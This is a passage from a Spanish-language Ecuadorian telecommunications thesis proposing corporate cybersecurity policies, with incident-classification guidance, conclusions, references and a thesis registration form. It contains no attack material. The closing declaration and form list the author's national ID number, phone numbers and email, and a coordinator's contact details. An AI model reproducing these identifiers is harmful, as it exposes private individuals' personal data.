- La empresa se reserva el derecho de monitorear en sistemas compartidos con terceros sin previo aviso para evaluar la seguridad de los mismos. Así mismo se reserva el derecho de cancelar y terminar la conexión a sistemas de terceros que no cumplan con los requerimientos internos establecidos.

4.3.6.5 Conexión de dispositivos a la red

Únicamente los dispositivos autorizados por la empresa pueden ser conectado a la red de la misma. Donde estos dispositivos deben ser propiedad de la empresa y no deben la topología o características de la red. Por lo que no está permitido que el personal conecte equipos personales a la red corporativa.

4.3.6.6 Acceso remoto autorizado

Sólo el personal autorizado puede disponer acceso remoto a los activos informáticos de la empresa, mediante una pertinente autorización y supervisión. Este acceso puede ser brindado a empleados, contratistas y socios de negocios que trabajen en conjunto con la empresa, teniendo una necesidad legítima para intercambiar información, copiar archivos y utilizar aplicaciones. El único método aceptable para este tipo de conexión es mediante una aplicación o servicio que la empresa considere legítimo y utilizando un ID y contraseña asignado.

4.3.6.7 Acceso remoto no autorizado

El personal tiene terminantemente prohibido y en ninguna circunstancia instalar software de terceros diseñado para proporcionar acceso remoto de los activos informáticos sin una previa autorización por escrito, debido a que este tipo de acceso ignora los métodos de acceso autorizados constituyendo una potencial amenaza para la ciberseguridad de la empresa.

4.3.7 Seguridad en comunicaciones

El direccionamiento interno, topologías, configuraciones e información que se encuentre relacionada con el diseño de los sistemas de comunicación, ciberseguridad y cómputo de la empresa, serán considerados como información confidencial.

Si la red dispone de una amplia cobertura geográfica, esta debe ser dividida en forma lógica en diferentes segmentos de red, cada uno con sus respectivos controles de ciberseguridad

Todas las conexiones de redes ajenas a la empresa que accedan a la red interna corporativa deberán ser analizadas mediante servicios de cifrado y descifrado, verificación de datos, detección de ciberataques, detección de intentos de intrusión y autenticación de usuarios, por lo que cualquier intercambio de información de tipo electrónico con entidades externas deberá estar debidamente justificado por escrito.

Toda información que sea considerada confidencial y que vaya a ser transmita a través de las redes de comunicación de la empresa e internet, deberá estar encriptada.

4.3.8 Software utilizado

Todo software que vaya a ser utilizado por la empresa será adquirido de acuerdo con las normas vigentes y siguiendo el procedimiento de adquisición, instalación y retiro de software; por lo que está prohibida la descarga y uso de software no autorizado.

Serán ejecutadas auditorías periódicas para ejercer control sobre el uso del software legalmente adquirido y licenciado por la empresa.

El departamento de compras en conjunto con el departamento técnico y administrativo serán los encargados de garantizar la custodia de los documentos que dan soporte de la adquisición legal y la modalidad de licenciamiento correspondiente.

Todo el software que esté encargado del manejo de datos de la empresa dentro de su infraestructura informática deberá contar con los mecanismos más sofisticados de la industria para garantizar los servicios de ciberseguridad necesarios.

Deberá existir un inventario de las licencias de software de la empresa que permita su adecuada administración y control, con la finalidad de evitar sanciones por instalación de software sin licenciamiento.

4.3.9 Hardware utilizado

Cualquier cambio que se requiera realizar en los equipos de la compañía como: reemplazo o adición de unidad de procesamiento, memorias, unidades de almacenamiento, tarjetas electrónicas y demás, debe pasar previamente por una evaluación técnica y la correspondiente autorización del jefe del departamento técnico.

La reparación de los equipos, que conlleve la necesidad de apertura de los mismos, únicamente puede ser hecha por el personal autorizado del departamento técnico.

Los equipos de las empresas como: ordenadores, servidores, routers y demás no pueden ser movidos o reubicados sin una previa aprobación previa del jefe del área involucrada.

4.3.10 Seguridad física

Las políticas de ciberseguridad deben ser aplicadas en las dependencias de la empresa que sean consideradas críticas, con el fin de precautelar la integridad y mantener un control de acceso a las instalaciones mediante el uso de puertas de seguridad, sistemas de control con tarjetas inteligentes, sistema de alarmas y CCTV en las dependencias que la empresa considere críticas, por lo que es responsabilidad del personal cumplir y colaborar con las medidas descritas a continuación:

- Las dependencias de la empresa que sean consideradas críticas deben tener un acceso restringido y cualquier persona que ingrese a ellos deberá justificar adecuadamente el motivo del ingreso y estar acompañada permanentemente por el personal que labora cotidianamente en el sector a ingresar.
- Toda persona que ingrese a la empresa deberá portar su identificación en lugar visible, ya sea este parte del personal o un visitante.
- En todas las dependencias deberán existir elementos de control de incendio, inundación y alarmas.
- Las dependencias de la empresa que sean consideradas críticas deberán estar señalizados con zonas de circulación y zonas restringidas. Estas áreas restringidas deberán tener mecanismos de seguridad y control de acceso que solamente puedan operar quienes por su rol y funciones tienen el acceso directo a éstos.

4.3.11 Procedimientos de manejos de incidentes de ciberseguridad

En caso de que se haya encontrado un problema atentatorio a la ciberseguridad de la empresa, el personal está en la obligación de notificar este hecho al departamento encargado de administrar la seguridad de las redes de la empresa, donde la máxima autoridad de este departamento deberá clasificar esta amenaza según lo indicado en la Tabla 4.8 a continuación.

Tabla 4.8: Clasificación de las amenazas a la ciberseguridad de la empresa.

Nivel de amenazas	Descripción
Altamente peligroso	Ciberataque a nivel mundial, nacional o a la empresa en particular dirigido a una o varias vulnerabilidades, sin conocimiento previo del mismo
Peligro moderado	Ataque dirigido a una vulnerabilidad de la ciberseguridad de la empresa, con conocimiento previo del mismo
Potencialmente peligroso	Malware y mecanismos de esta estafas y fraudes poco comunes o difíciles de detectar
Riesgo moderado	Mecanismos de estafas y fraudes
Riesgo leve	Malware con procedimientos de respuesta conocidos y comunes

Fuente: Elaboración propia

Una vez clasificada la amenaza, se dará un tipo de respuesta respectiva al incidente basada en el tipo de amenaza y los activos tecnológicos comprometido.

- *Altamente peligroso:* Es una amenaza a nivel nacional probablemente a nivel mundial, con impacto mayoritario a nivel corporativo, donde el ciberataque encuentra una vulnerabilidad desconocida para la empresa y se aprovecha de ella para cumplir su objetivo de desarrollo, debido a que es un ataque de día cero, no se tendrá un conocimiento concreto para evadirlo o mitigar sus efectos, por lo que es necesario reportar el incidente al CSIRT nacional y mantener en aislamiento a los equipos infectados, hasta que se establezcan las soluciones oportunas.
- *Peligro moderado:* Al momento que un ciberataque ataca alguna vulnerabilidad de la empresa, ya se ha tenido un conocimiento de la forma de ataque y de las posibles soluciones hacia el mismo, por lo que es necesario realizar una auditoria informática exhaustiva, basándose en los informes de CSIRT nacional en relación al ciberataque en mención, para posteriormente establecer restricciones de acceso a equipos mientras se soluciona la eventualidad.
- *Potencialmente peligroso:* Este tipo de amenazas puede llegar a convertirse en un incidente de ciberseguridad con daños en la infraestructura crítica de la empresa, por lo que es necesaria una

auditoria informática interna, donde por medio de un análisis se determine si se procede a desinfectar o aislar el equipo de la red.

- *Riesgo moderado:* Como medida preventiva a este escenario se fomenta la capacitación acerca de estrategias de ingeniería social, fraudes y estafas informáticas al personal que ocupa los equipos infectados, mientras que como solución a la eventualidad se necesita de una revisión minuciosa de posibles softwares ocultos alojados en las unidades de almacenamiento, para posteriormente eliminarlos.
- *Riesgo leve:* La medida correctiva común ante este tipo de incidente menores es mediante el uso de antimalware.

4.3.12 Actualización y mantenimiento de las políticas de ciberseguridad

Es responsabilidad del departamento encargado de administrar la seguridad de las redes de la empresa: analizar, actualizar, comprobar y publicar las políticas de ciberseguridad, conforme a esto, el presente documento dispondrá de una revisión periódica, que será ejecutada cada 360 días de forma planeada y de ser necesario, debido a un incidente apropiadamente justificado, podría ser antes de ese periodo.

De encontrar algún incumplimiento en el mismo, deberá ser reportarlo departamento encargado del control disciplinario interno.

CAPÍTULO 5: CONCLUSIONES Y RECOMENDACIONES.

5.1 Conclusiones

Según los índices de ciberseguridad analizados se concluye que las empresas del Ecuador en la actualidad presentan falencias considerables en la identificación, organización, planeación de respuesta, coordinación y gestión de riesgo de la infraestructura crítica nacional de telecomunicaciones, obteniendo una puntuación general de 1.4 sobre 5, mientras que en desarrollo, organización y contenido de políticas de ciberseguridad así como la estrategia, organización y coordinación de la defensa cibernética nacional cuenta con un promedio de 1.2 sobre 5, muy por debajo de Uruguay con puntuación de 2.8 tanto en tecnologías como en políticas y estrategias debido a que se está en un proceso de cambio generacional de tecnologías y que de a poco se está desarrollando una conciencia de la importancia de la ciberseguridad en la industria, proveedores de servicios de telecomunicaciones y en empresas en general que dispongan de activos informáticos, requiriendo desarrollar y aplicar un plan de contingencia con sus correspondientes políticas de ciberseguridad de forma organizada y con contenido específico.

En base al estudio realizado se ha determinado que una cantidad considerable de los ciberataques perpetuados son consecuencia de falta conocimiento básico en cuanto a las políticas de ciberseguridad por parte de los empleados y falta de cumplimiento de las mismas por parte de las empresas, donde el 45.6% de los ataques fue provocado por algún tipo de malware, y específicamente el 20.9% del mismo fueron atribuidos a phishing, considerándose una vulnerabilidad a nivel social con consecuencias directas en la integridad tecnológica de las empresas de la actualidad; ya que debido al crecimiento exponencial de las tecnologías de la información ha permitido desarrollar herramientas cada vez más sofisticadas y atentatorias a la ciberseguridad de las empresas, requiriendo estar a la vanguardia en lo correspondiente a conocimiento y estrategias de respuesta para dar soluciones a los incidentes de forma oportuna con la colaboración del EcuCERT y los CSIRT a nivel internacional.

5.2 Recomendaciones

Es recomendable en las empresas de gran número de empleados se establezca un plan de contingencia de ciberseguridad, que contenga medidas y respuestas a los posibles incidentes que puedan ocurrir dentro de la organización y que esté bajo la responsabilidad de personal capacitado en el área, mientras que en las empresas de menor número de empleados desarrollen y sean responsables del cumplimiento de un conjunto de políticas de ciberseguridad con la finalidad de prevenir y mitigar ciberataques ya sea de bajo o alto riesgo.

Se considera aconsejable que las empresas se instruyan acerca de los ciberataques y sus correspondientes blancos de ataque y mediante auditorías internas se establezcan las vulnerabilidades latentes dentro de la organización, para tomar los correctivos que sean necesarios, además de capacitar al personal en general acerca de los métodos de infección, estafas y fraudes informáticos que pueden ser victimas al momento de cumplir con sus labores.

REFERENCIAS BIBLIOGRÁFICAS

Banco Interamericano de Desarrollo. (2016). *Ciberseguridad ¿Estamos preparados en América Latina y el Caribe?* (p. 193). Recuperado a partir de https://publications.iadb.org/handle/11319/7449?locale-attribute=es&

Center for Strategic and International Studies. (2017). *Significant cyber incidents since 2006* (p. 21). Washington, D.C. Recuperado a partir de https://csis-prod.s3.amazonaws.com/s3fs-public/160824_Significant_Cyber_Events_List.pdf.

Centro Criptológico Nacional de España. (2017). *Informe Código Dañino Ransom.WannaCry* (p. 48). Madrid. Recuperado a partir de https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/2169-ccn-cert-id-17-17-codigo-danino-wannacry-1/file.html

CERTSI. (2015). La Ciberseguridad en la Industria 4.0. Recuperado el 1 de agosto de 2017, a partir de https://www.certsi.es/blog/ciberseguridad-industria-4-0

CERTSI. (2017). Robots y drones en la Industria 4.0. Recuperado el 6 de agosto de 2017, a partir de https://www.certsi.es/blog/robots-y-drones-industria-40

Cisco Systems. (2017). WannaCry: La Industria 4.0 bajo amenaza. Recuperado el 6 de agosto de 2017, a partir de https://gblogs.cisco.com/la/sg-silcarlos-wannacry-la-industria-4-0-bajo-amenaza/?doing_wp_cron=1502225974.3392050266265869140625

Consejo Profesional Nacional de Ingeniería de Colombia. (2012). Plan de contingencia y políticas de seguridad de sistemas de información.

Recuperado a partir de https://copnia.gov.co/uploads/filebrowser/DCALIDAD/SI-mp-01%20MANUAL%20DE%20CONTINGENCIA.pdf

ESET. (2017). *ESET Security Report* (p. 21). Recuperado a partir de https://www.welivesecurity.com/wp-content/uploads/2017/04/eset-security-report-2017.pdf

ESET. (2017). *La seguridad como rehén* (p. 58). Recuperado a partir de https://www.welivesecurity.com/wp-content/uploads/2016/12/Tendencias-2017-eset.pdf

Fojón, E., Coz, J., Miralles, R., & Linares, S. (s/f). *La ciberseguridad nacional, un compromiso para todos* (p. 61). Madrid: Spanish Cyber Security Institute. Recuperado a partir de https://www.ismsforum.es/ficheros/descargas/informe-scsi1348666221.pdf

Getachew, S., & Ejigu, D. (2016). Layer based log analysis for enhancing security of enterprise datacenter, *14*(1), 7. Recuperado a partir de http://www.academia.edu/27901394/Layer_Based_Log_Analysis_for_Enhancing_Security_of_Enterprise_Datacenter

Hietala, J. (2012). *Securing Data Center Servers: A Review of McAfee Data Center Security Suite Products* (p. 17). SANS Institute. Recuperado a partir de https://www.sans.org/reading-room/whitepapers/analyst/securing-data-center-servers-review-mcafee-data-center-security-suite-products-35200

Illinois Government. (s/f). Information Technology Cyber Security Policy. Recuperado a partir de https://www.illinois.gov/ready/.../Cyber_SOSSamplePolicy.doc

INCIBE. (2016). *Industria 4.0 y ciberseguridad* (p. 45). Recuperado a partir de http://www.empresas.jcyl.es/web/jcyl/binarios/752/53/Presentaci%C3%B3n%20INCIBE.pdf?blobheader=application%2Fpdf%3Bcharset%3DUTF-8&blobheadername1=Cache-Control&blobheadername2=Expires&blobheadername3=Site&blobheadervalue1=no-store%2Cno-cache%2Cmust-revalidate&blobheadervalue2=0&blobheadervalue3=Portal_ADE&blobnocache=true

Kaspersky Lab. (2013). "Red October" Diplomatic Cyber Attacks Investigation. Recuperado el 31 de julio de 2017, a partir de https://securelist.com/red-october-diplomatic-cyber-attacks-investigation/36740/

Kaspersky Lab. (2014). *The Regin Plataform* (p. 28). Moscú. Recuperado a partir de https://securelist.com/files/2014/11/Kaspersky_Lab_whitepaper_Regin_platform_eng.pdf

Kaspersky Lab. (2015). *The Duqu 2.0* (p. 46). Moscú. Recuperado a partir de https://cdn.securelist.com/files/2015/06/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf

Kaspersky Lab. (2017). Fileless attacks against enterprise networks. Recuperado el 29 de julio de 2016, a partir de https://securelist.com/fileless-attacks-against-enterprise-networks/77403/

Kaspersky Lab. (2017). Ciberamezana, mapa en tiempo real. Recuperado el 10 de julio de 2017, a partir de https://cybermap.kaspersky.com/es/stats#country=35&type=vul&period=m

Mieres, J. (2009). *Ataques informáticos* (p. 17). Recuperado a partir de https://www.evilfingers.com/publications/white_AR/01_Ataques_informaticos.pdf

Ministerio de Justicia, Derechos Humanos y Cultos. (2014). *Código Orgánico Integral Penal del Ecuador* (Primera). Quito: Gráficas Ayerve C. A. Recuperado a partir de http://www.justicia.gob.ec/wp-content/uploads/2014/05/c%C3%B3digo_org%C3%A1nico_integral_penal_-_coip_ed._sdn-mjdhc.pdf

Perramon, X. (s/f). Mecanismos de protección. Recuperado a partir de http://deic.uab.es/material/26118-proteccio1.pdf

Prieto, M. (2016, junio). Siemens: “No hay Industria 4.0 sin ciberseguridad”. Recuperado el 12 de agosto de 2016, a partir de http://www.expansion.com/economia-digital/protagonistas/2016/06/14/575edcce468aeb807b8b4667.html

Roland Berger Strategy Consultants GMBH. (2015). *Cybersecurity* (p. 20). Munich. Recuperado a partir de https://www.rolandberger.com/publications/publication_pdf/roland_berger_tab_cyber_security_20150305.pdf.

Singer, P., & Friedman, A. (2014). *Cybersecurity and Cyberwar*. New York: Oxford University Press. Recuperado a partir de https://news.asis.io/sites/default/files/Cybersecurity_and_Cyberwar.pdf

Sullivan, B. (2014). *Tendencias de seguridad cibernética en América Latina y el Caribe* (p. 100). Symantec Corporation. Recuperado a partir de https://www.symantec.com/content/es/mx/enterprise/other_resources/b-cyber-security-trends-report-lamc.pdf

Symantec Corporation. (2016). *Informe de Symantec sobre las amenazas para la seguridad de los sitios web* (p. 58). Madrid. Recuperado a partir de https://websitesecurity.symantec.com/campaigns/17290/current/landing/assets/Symantec-WSTR-Report-ES.pdf

Teti, A. (2013). *Operation Red October and it is Cyber Espionage* (p. 20). Recuperado a partir de http://gnosis.aisi.gov.it/gnosis/Rivista34.nsf/ServNavigE/34-09.pdf/$File/34-09.pdf?OpenElement

Torres, D. (2013, diciembre). *Diseño del data center para CERT-Ecuador*. Escuela Politécnica Nacional, Quito. Recuperado a partir de http://bibdigital.epn.edu.ec/bitstream/15000/7103/1/CD-5285.pdf

Trend Micro Incorporated. (2015). *Reporte de seguridad cibernética e infraestructura crítica de las América* (p. 60). Irving. Recuperado a partir de https://www.sites.oas.org/cyber/Documents/2015%20-%20OEA%20Trend%20Micro%20Reporte%20Seguridad%20Cibernetica%20y%20Porteccion%20de%20la%20Inf%20Critica.pdf

Trend Micro Incorporated. (s/f). *Security threat to evolving data centers* (p. 15). Recuperado a partir de http://www.trendmicro.tw/cloud-content/us/pdfs/about/rpt_security-threats-to-datacenters.pdf

Trend Micro Incorporated. (s/f). *Tendencias en la seguridad cibernética en América Latina y el Caribe y respuesta de los gobiernos* (p. 33). Recuperado a partir de https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-tendencias-en-la-seguridad-cibernetica-en-america-latina-y-el-caribe-y-respuestas-de-los-gobiernos.pdf

Unión Internacional de Telecomunicaciones. (2007). *Guía de ciberseguridad para los países en desarrollo* (p. 165). Recuperado a partir de http://www.itu.int/ITU-D/cyb/publications/2007/cgdc-2007-s.pdf

DECLARACIÓN Y AUTORIZACIÓN

Yo, **Freire López, Kirk Bryan** con C.C: # 0930802566 autor del Trabajo de Titulación: **Estudio y análisis de ciberataques en América Latina, su influencia en las empresas del Ecuador y propuesta de políticas de ciberseguridad** previo a la obtención del título de **INGENIERO EN TELECOMUNICACIONES** en la Universidad Católica de Santiago de Guayaquil.

1.- Declaro tener pleno conocimiento de la obligación que tienen las instituciones de educación superior, de conformidad con el Artículo 144 de la Ley Orgánica de Educación Superior, de entregar a la SENESCYT en formato digital una copia del referido trabajo de titulación para que sea integrado al Sistema Nacional de Información de la Educación Superior del Ecuador para su difusión pública respetando los derechos de autor.

2.- Autorizo a la SENESCYT a tener una copia del referido trabajo de titulación, con el propósito de generar un repositorio que democratice la información, respetando las políticas de propiedad intelectual vigentes.

Guayaquil, 18 de Septiembre de 2017

f. _____

Nombre: Freire López, Kirk Bryan

C.C: 0930802566

REPOSITORIO NACIONAL EN CIENCIA Y TECNOLOGÍA			
FICHA DE REGISTRO DE TESIS/TRABAJO DE TITULACIÓN			
TÍTULO Y SUBTÍTULO:	ESTUDIO Y ANÁLISIS DE CIBERATAQUES EN AMÉRICA LATINA, SU INFLUENCIA EN LAS EMPRESAS DEL ECUADOR Y PROPUESTA DE POLÍTICAS DE CIBERSEGURIDAD		
AUTOR(ES)	FREIRE LÓPEZ, KIRK BRYAN		
REVISOR(ES)/TUTOR(ES)	M. Sc. LUIS O. PHILCO ASQUI		
INSTITUCIÓN:	Universidad Católica de Santiago de Guayaquil		
FACULTAD:	Facultad de Educación Técnica para el Desarrollo		
CARRERA:	Ingeniería en Telecomunicaciones		
TITULO OBTENIDO:	Ingeniero en Telecomunicaciones		
FECHA DE PUBLICACIÓN:	18 de Septiembre de 2017	**No. DE PÁGINAS:**	117
ÁREAS TEMÁTICAS:	Sistemas telemáticos y seguridad en redes		
PALABRAS CLAVES/ KEYWORDS:	Ciberamenazas, ciberataques, ciberseguridad, CSIRT, incidentes, políticas.		

RESUMEN/ABSTRACT (150-250 palabras):

Las ciberamenazas se presentan como uno de los puntos de riesgo de más alta importancia para la seguridad tanto en los países desarrollados como también en los que están en vía de desarrollo como el nuestro. Esta situación es uno de los retos de la seguridad nacional que exige un estudio y análisis, que contemple los aspectos que han transformado a los actores y acciones de este entorno en unos de los desafíos de la ciberseguridad tanto para las organizaciones públicas como privadas de América Latina y del resto del mundo. Para solventar esta adversidad es necesario la implementación de políticas de ciberseguridad en los puntos informáticos vitales donde se realiza el procesamiento, almacenamiento, envío y recepción de los datos de las instituciones que lo requieran para así salvaguardar la integridad y confidencialidad de la información, ya que se ha determinado que los ciberataques no solo se producen interceptando los datos que transitan por los diferentes medios de transmisión entre el emisor y receptor, sino que también accediendo desde las estaciones de trabajo y servidores, donde muchas veces los operarios por falta de conocimiento, facilitan el acceso y facultan estos ataques informáticos a la red.

ADJUNTO PDF:	☒ SI	☐ NO
CONTACTO CON AUTOR/ES:	**Teléfono:** +593-4-2898202 +593-9-68881870	E-mail: kirk.freire@hotmail.com
CONTACTO CON LA INSTITUCIÓN: COORDINADOR DEL PROCESO DE UTE	**Nombre:** Córdova Rivadeneira, Luis Silvio **Teléfono:** +593-9-92305262 **E-mail:** luis.cordova@cu.ucsg.edu.ec	

SECCIÓN PARA USO DE BIBLIOTECA	
Nº. DE REGISTRO (en base a datos):	
Nº. DE CLASIFICACIÓN:	
DIRECCIÓN URL (tesis en la web):	